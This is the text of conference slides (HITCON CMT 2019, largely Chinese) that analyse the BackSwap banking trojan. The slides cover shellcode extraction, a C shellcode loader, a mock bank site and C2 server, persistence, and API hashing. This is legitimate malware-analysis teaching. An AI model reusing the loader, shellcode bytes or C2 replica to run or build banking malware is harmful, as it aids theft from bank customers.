



BackSwap: Infinity War

Deep Dive Analysis Of Banking Trojan

Key Analyst: Iokjin

Cocreator: KunYu Chen

@hitcon_cmt 2019

Outline

1. BackSwap Intro

2. Preparation

War 1: Peel off the shellcode

War 2: Load up!

War 3: Replica of Online Bank & C2 server

3. Deep Dive Analysis

War 4: Basic Dynamic Analysis

War 5: API hashing


War 6: Dive into Money Stealing Processes

Know your enemy:

BackSwap Intro

BackSwap Intro (1/3)

Online Banking Trojan
Shown since 2018



BackSwap Intro (2/3)

Money Stealing Processes

Step 1

SetWinEventHook()
監聽瀏覽器視窗

Step 2

輔助使用 API
取得瀏覽器 URL

Step 3

Javascript
Injection

Step 4

惡意 Javascript
干擾轉帳欄位

BackSwap Intro (3/3)

Basic Information

file name	fake-7zip.exe
sha256sum	16fe4de2235850a7d947e4517a667a9bfcca3aee17b5022b02c68cc584aa6548
magic	PE32 executable (GUI) Intel 80386, for MS Windows
file size	357 KB
crime	專門攻擊波蘭地區的網銀木馬

All things are difficult before
they are easy:

Preparation


War 1:

Peel off the
shellcode

Peel off the Shellcode

Why are we doing this ?

由於駭客將惡意程式以 `shellcode` 形式，藏匿在壓縮軟體 7-zip 中



Peel off the Shellcode


Why are we doing this ?

1. 目的 :

- a. 撰寫 Shellcode Loader 程式碼, 載入 BackSwap shellcode至程式碼中, 以固定 shellcode 所載入的記憶體位址
- b. 記憶體位址固定, 才能重複利用除錯器的中斷點

2. 工具 :

x64dbg



Peel off the Shellcode

5 steps to peel off the shellcode

1. BackSwap Loader 位址定位
2. VirtualAlloc() 函式定位
3. Shellcode 記憶體位址分配
4. 設定一次性寫入記憶體中斷點
5. BackSwap Shellcode 另存

Peel off the Shellcode

Step 1: BackSwap Loader 位址定位

透過改寫 `initterm()`，在程式初始化階段時，將程式執行導向至 BackSwap Loader 位址 (`0x4328F8`，如下圖紅框所示)

```
.data:0044D000 init_term_start dd 0 ; DATA XREF: start+C0↑o
.data:0044D004 dd offset sub_401558
.data:0044D008 dd offset sub_4057B9
.data:0044D00C dd offset sub_40B93F
.data:0044D010 dd offset sub_426D71
.data:0044D014 dd offset sub_427931
.data:0044D018 dd offset sub_428E63
.data:0044D01C dd offset sub_42BA5C
.data:0044D020 dd offset sub_42BA89
.data:0044D024 dd offset sub_42BAF8
.data:0044D028 dd offset loc_4328F8
.data:0044D02C init_term_end dw 0 ; DATA XREF: start+BB↑o
```

Peel off the Shellcode

Step 2: VirtualAlloc() 函式定位

在 BackSwap Loader裡的 `call ds:VirtualAlloc` 程式碼附近有許多不相干的程式碼，研判是做為混淆用途

```
text:00432D69      mov     dword_44D2E8, edi
text:00432D6F      inc     esi
text:00432D70      mov     esi, dword_44D267
text:00432D76      mov     dword ptr a_?aucarcctlin, ecx ; ".?AUCArcCmdLineException@"
text:00432D7C      mov     esi, off_44D3A8+3
text:00432D82      call    near ptr loc_40BE43+2
text:00432D87      mov     ebx, dword_44D13C+3
text:00432D8D      ror     edi, 18h
text:00432D90      add     esi, 81278550h
text:00432D96      inc     edi
text:00432D97      mov     edi, off_44D3D8+2
text:00432D9D      call    ds:VirtualAlloc
text:00432DA2      call    locret_402408
text:00432DA8      add     ebx, ecx
text:00432DAA      dec     esi
text:00432DAB      xchg    esi, edx
text:00432DAD      neg     edi
text:00432DAF      xor     esi, 0A15F7D2Ch
text:00432DB5      not     ebx
text:00432DB7      sub     ecx, 3B454750h
text:00432DBD      neg     edi
text:00432DBF      mov     dword_44D080+2, ecx
text:00432DC5      xor     esi, eax
text:00432DC7      xor     ecx, edi
text:00432DC9      inc     esi
text:00432DCA      mov     off_44D3DC, edx
text:00432DD0      sub     esi, 8132C050h
text:00432DD6      call    locret_404165
text:00432DD8      add     esi, 8132C050h
```

Peel off the Shellcode

Step 3: shellcode 記憶體位置分配

BackSwap Loader 執行完畢 VirtualAlloc() 後，會分配一塊記憶體空間，記憶體位址在 0x3c0000 (位址每次執行會變動)，Size 為 0x4000，標記可讀可寫可執行 (ERW)

```
.text:00432D8D      ror     edi, 18h
.text:00432D90      add     esi, 81278550h
.text:00432D96      inc     edi
.text:00432D97      mov     edi, off_44D3D8+2
.text:00432D9D      | call   ds:VirtualAlloc
.text:00432DA3      call    locret_4034A8
.text:00432DA8      add     ebx, ecx
.text:00432DAA      dec     esi
.text:00432DAB      xchg    esi, edx
```


00340000	00067000	\Device\HarddiskVolume2\windows\System32\locale.nls	MAP	-R---	-R---
003B0000	00001000		PRV	-RW--	-RW--
003C0000	00004000		PRV	ERW--	ERW--
003D0000	00002000		MAP	-R---	-R---

Peel off the Shellcode

Step 4：設定一次性寫入記憶體中斷點

在記憶體位址 `0x3c0000` 設定一次性寫入記憶體中斷點，繼續執行

BackSwap Loader



Peel off the Shellcode

Step 5: BackSwap shellcode 另存

將記憶體位址 (0x003C0000-0x003C4000) 的內容 (包含shellcode)
儲存至檔案



War 2:

Load up!

Load up!

Why are we doing this ?

1. 透過自撰 Shellcode loader 載入 shellcode, 固定
記憶體位址
2. 中斷點可重複利用, 方便分析

Load up!

6 steps to load the shellcode

1. Shellcode Binary to Hex
2. 撰寫 Shellcode Loader 程式碼
3. 安裝編譯環境
4. 準備 Shellcode Loader RC 資源
5. 編譯 Shellcode Loader
6. 替換 Shellcode Loader 資源

Load up!

Step 1: Shellcode Binary to hex

shellcode binary 轉成 hex 字串 (檔名: shellcode.hex), 方便嵌入 Loader 程式中

```
$ xxd -ps shellcode.bin |sed -e 's/ $//g' |sed -e  
's/([0-9a-f][0-9a-f])/\\x/g' |tr -d ' ' > shellcode.hex
```

shellcode.hex 內容摘錄如下：

十六進位															
E8	00	00	00	00	5B	81	EB	05	10	40	00	8D	83	29	18
40	00	FF	D0	E9	60	3C	00	00	00	00	00	00	FB	ED	E6
FE	00	00	00	00	BE	81	5D	52	00	00	00	00	70	BF	3C
83	00	00	00	00	03	C3	57	11	00	00	00	00	D5	C7	1E
CA	00	00	00	00	32	FC	17	9B	00	00	00	00	46	AF	06
01	00	00	00	00	89	B3	BA	9F	00	00	00	00	21	D1	01

Load up!


Step 2: 撰寫 Shellcode Loader 程式碼

```
1  #include <stdio.h>
2  #include <string.h>
3
4  unsigned char code[] = "8000000005b..." ;
5  int main (void)
6  {
7      printf("shellcode is starting....");
8      ★int (*p)() = (int(*)())code;
9      p();
10     return 0;
11 }
```

Load up!

Step 3: 安裝編譯環境


```
$ sudo apt install mingw-w64  
build-essential
```



Load up!

Step 4: 準備 Shellcode Loader RC 資源 (1/3)

fake-7zip.exe RC 資源列表



Load up!

Step 4: 準備 Shellcode Loader RC 資源 (2/3)

Shellcode Loader RC 資源檔案內容(rc.txt)

```
BIZ RCDATA
{
    0xaa, }
}
ING RCDATA
{
    0xbb, }
}
IPC RCDATA
{
    0xcc, }
}
...
```

內容亂打，為了先保留資源位置

Load up!

Step 4: 準備 Shellcode Loader RC 資源 (3/3)

編譯 Shellcode Loader RC 資源檔案

```
$ i686-w64-mingw32-windres -i rc.txt -o rc.o
```

Load up!


Step 5: 編譯 Shellcode Loader

```
$ i686-w64-mingw32-gcc -o shellcode_loader.exe  
loader.c rc.o
```

Load up!



Step 6: 替換 Shellcode Loader 資源

01 另存fake7zip.exe 的資源檔




工具: Resource Hacker

02 取代 shellcode_loader.exe 的資源檔



03 完成取代



War 3:

Replica of
online bank &
C2 server

Replica of online bank

Why are we doing this ?

1. 為了完整分析 BackSwap 網銀木馬的惡意行為
2. 解決未開戶，無法存取網路銀行的問題

Replica of online bank

3 steps to replicate online bank (1/2)

1. BackSwap 只在乎視窗 URL 內容，不需要重刻網路銀行的網頁內容
2. 視窗 URL 須符合 2 個條件：
 - ❖ 視窗 URL 開頭是 **https**
 - ❖ 視窗 URL 是 **駭客指定的網銀 URL**



Replica of online bank

3 steps to replicate online bank (2/2)

1. 設定本機 IP 位址對應真實網銀的網域名稱
編輯

C:\Windows\System32\drivers\etc\hosts
檔案, 指定網銀網域名稱

2. 用 HFS 架一個網站, 並模仿真實網銀的網頁路徑
設定 HFS 網頁路徑, 對應網銀 URL

3. 搞定 HTTPS

HFS 搭配 stunnel 程式, 讓 HFS 的模仿網站
, 支援 SSL

Replica of C2 server

Why are we doing this ?

1. BackSwap 向 C2 報到失敗, 則停止惡意行為
2. 完整分析惡意行為
3. 建立一個模仿的 C2 私服網站, 分析到爽


Replica of C2 server

4 steps to replicate C2 server

1. 分析與測繪 C2 伺服器溝通情境
2. 建置自簽根 CA 憑證，並簽發 C2 私服網站憑證
3. 撰寫 C2 私服網站程式碼
4. 執行 C2 私服網站程式

Replica of C2 server

Step 1: 分析與測繪 C2 伺服器溝通情境



Replica of C2 server

Step 2: 建置自簽根 CA 憑證 (Self-signed root CA) ，並簽發 C2 私服網站憑證

- (1) 問題：擔心C2 私服網站的自簽 SSL 憑證，會造成惡意程式連線失敗
- (2) 解法：使用自簽根憑證 `rootCA.crt` 簽發 C2 私服的網站憑證



使用 `openssl` 指令產生自簽根憑證資料, 可參考


<https://gist.github.com/fntlnz/cf14feb5a46b2eda428e000157447309>

Replica of C2 server

Step 2: 建置自簽根 CA 憑證 (Self-signed root CA)

自簽根 CA 憑證匯入電腦

NO LIABILITY ACCEPTED, (c)97 VeriSign, Inc.	NO LIABILITY ACCEPTED, (c)97 ...	2004/1/8	時間戳記
SuperTiger	SuperTiger	2030/4/19	<全部>
Thawte Timestamping CA	Thawte Timestamping CA	2021/1/1	時間戳記
VeriSign Class 3 Public Primary Certification Authority - G5	VeriSign Class 3 Public Primary ...	2036/7/17	伺服器驗證, 用戶



自簽根CA憑證匯入參考資料:

https://success.outsystems.com/Support/Enterprise_Customers/Installation/Install_a_trusted_root_CA_or_self-signed_certificate

Replica of C2 server

Step 3: 撰寫 C2 私服網站程式碼 關鍵邏輯

```
1 rsrc = ["IPC", "PICB", "BIZ", "ING", "POK"]
2
3 self._set_response()
4 if (post_data.decode('utf-8') in rsrc):
5     情境一 post_response = "abcdefghijklmnopqrstuvwxyz11111111111111111111111111111111".encode('utf-8')
6     self.wfile.write(post_response)
7     logging.info("POST response: %s", post_response)
8 else:
9     情境二 post_response = "OK".encode('utf-8')
10    self.wfile.write(post_response)
11    logging.info("POST response: %s", post_response)
```

車手銀行帳號 轉帳金額下限 無意義填充字元

http server 程式碼參考來源: mdonkers Simple Python3 HTTP server for logging all Get and POST requests (server.py), <https://gist.github.com/mdonkers>

Replica of C2 server

Step 3: 撰寫 C2 私服程式碼

SSL 加密傳輸支援

```
import ssl

httpd.socket = ssl.wrap_socket(httpd.socket,
                                server_side=True, C2 私服網站的自簽憑證檔案位置
                                certfile='openssl/xxx.fake-maldn.com.pem',
                                ssl_version=ssl.PROTOCOL_TLSv1
                                )
```

Replica of C2 server

Step 4: 執行 C2 私服網站程式

```
$ sudo python3 backswap_c2_server.py
```

```
INFO:root:Starting httpd...
```

```
INFO:root:POST request: IPC
```

```
INFO:root:POST request Path: /web 33/includes/o.php
```

```
INFO:root:POST request Header: Content-Type: application/x-www-form-urlencoded
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.8.4119.0 Safari/537.36
```

Host: xxx.fake-malcdn.com

Content-Length: 3

Cache-Control: no-cache

情境一

```
INFO:root:POST response: b'abcdefghijklmnopqrstuvwsyzz11111111111111111111'
```

INFO:root:POST request: C:\Users\cuckoo\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\taskslist.exe

Test Title! - Chromium

[https://\[REDACTED\]/secure/ikd3/index.html#home](https://[REDACTED]/secure/ikd3/index.html#home)

情境二

```
INFO:root:POST request Path: /web 33/includes/o.php
```

```
INFO:root:POST request Header: Content-Type: application/x-www-form-urlencoded
```

```
User-Agent: Mozilla/5.0 (Windows NT 6.2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/53.8.4119.0 Safari/537.36
```

Host: xxx.fake-malcdn.com

Content-Length: 162

```
Cache-Control: no-cache
```

All things are difficult before
they are easy:

Deep Dive Analysis

War 4:

Basic Dynamic
Analysis

Basic Dynamic Analysis

觀察 Process Explorer
fake-7zip.exe → tasklist.exe

idaq.exe	0.18	110,732 K	37,844 K	2212	The Interactive Disassembler	Hex-Rays SA
x32dbg.exe	0.60	50,480 K	28,036 K	1076	x64dbg	
fake-7zip.exe	0.02	816 K	1,052 K	420	7-Zip GUI	Igor Pavlov
ResourceHacker.exe		13,384 K	15,792 K	1492	Resource viewer, decompiler & ...	Angus Johnson
proccxp64.exe	1.73	11,648 K	21,392 K	328	Sysinternals Process Explorer	Sysinternals - www.sysinterna...
fake-7zip_002C0000-static_IPC....		1,956 K	6,848 K	2180		
tasklist.exe	6.23	1,916 K	6,792 K	2108		
stunnel.exe	0.02	8,960 K	1,092 K	2852		

CPU Usage: 62.41% Commit Charge: 61.51% Processes: 46 Physical Usage: 74.48%



proccxp64.exe	0.83	11,644 K	21,436 K	328	Sysinternals Process Explorer	Sysinternals - www.sysinterna...
stunnel.exe	0.02	8,960 K	1,092 K	2852		
tasklist.exe	0.01	2,656 K	9,428 K	2108		

Basic Dynamic Analysis

自動啟動機制

1. 寫入檔案：複製 `taskslist.exe` 到啟動目錄
(%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup)
2. 目的：自動啟動，達成持續執行之目的

 WriteFile	C:\Users\cuckoo\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\taskslist.exe	SUCCESS
 WriteFile	C:\Users\cuckoo\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\taskslist.exe	SUCCESS
 WriteFile	C:\Users\cuckoo\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\taskslist.exe	SUCCESS

War 5:

API Hashing

API hashing

API Hash Table

Shellcode 為了節省空間與躲避偵測，程式針對要使用的DLL API 函式名稱，預先計算其雜湊值，並集結儲存於自身的程式碼中，稱之

API Hash -> 作業系統 Dll 函式的記憶體位址

0xFBDE6FE -> user32.dll: SetWinEventHook()

0xBE815D52 -> ntdll.dll: NtdllDefWindowProc_A()

0x03C35711->user32.dll: EnableWindow()

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	00	00	00	00	FB	ED	E6	FE	00	00	00	00	BE	81	5D	52	ûíæþ....¼.]R
0010h:	00	00	00	00	70	BF	3C	83	00	00	00	00	03	C3	57	11	p¿<f....ĂW.
0020h:	00	00	00	00	D5	C7	1E	CA	00	00	00	00	32	FC	17	9B	ŒÇ.Ê....2ü.>
0030h:	00	00	00	00	46	AF	06	01	00	00	00	00	89	B3	BA	9F	F.....%³°ÿ

API hashing

API Hash Table

用途：節省空間與躲避偵測

C 語言

```
#include <stdio.h>
#include <windows.h>

int main (void)
{
    hwnd = LoadLibraryA("user32.dll");
    api[0] = GetProcAddress(hwnd, "SetWinEventHook");
    api[1] = GetProcAddress(hwnd, "EnableWindow");
    api[2] = GetProcAddress(hwnd, "BlockInput");
    ...
}
```

組合語言

```
push "user32.dll"
call LoadLibraryA
...
push "SetWinEventHook"
call GetProcAddress
...
push "EnableWindow"
call GetProcAddress
...
push "BlockInput"
call GetProcAddress
```



不使用 API Hash Table 的寫法

API hashing

API Hash Table

Hash 值計算演算法

```
1 def calc_hash(api_name):  
2     hash = 0  
3     for c in api_name:  
4         hash = (hash * 7 + ord(c)) & 0xffffffff  
5     return hash
```

輸入:Dll 函式名稱

